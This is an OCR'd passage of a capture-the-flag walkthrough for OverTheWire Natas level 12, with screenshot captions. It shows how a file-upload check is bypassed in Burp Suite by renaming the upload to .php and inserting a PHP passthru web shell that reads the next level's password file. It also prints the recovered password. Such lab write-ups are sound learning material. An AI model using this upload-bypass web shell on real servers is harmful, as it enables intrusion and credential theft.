if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
echo "File is too big";
} else {
if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
echo "The file $target_path has been uploaded";
} else{
echo "There was an error uploading the file, please try again!";
}
}
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


17 July,24




Start the Burp Suit, intercept on, open browser, open natas12 on it and browse:

upload the .png file there and get back to burpsuit it show the upload file name that is changed to .jpg now:

17 July,24



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
18:44
natas12.natas.labs.overth
Not secure
natas12.natas.labs.overthewire.org
NATAS12
Choose a JPEG to upload (max 1KB):
Choose File
natas12.png
Upload File
View sourcecode
We Chall
SUBMIT TOKEN
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24




Now change this extension from jpg to php, in line 25 change extension from jpg to php, in line 26 remove image/png and put application/php there, remove the red coloured extra text from there, add the line**:<?php passthru (‘cat /etc/natas_webpass/natas13’)?>** and forward this:

17 July,24




Now turn of the intercept and get back to browser reload and you' get the password for natas13:

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
1 2 3 4
19:05
natas12.natas.labs.overth
Not secure
natas12.natas.labs.overthewire.org/upload/bj6o1p287...
trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24




Natas Level 13 → Level 14

Username: natas14

URL: http://natas14.natas.labs.overthewire.org

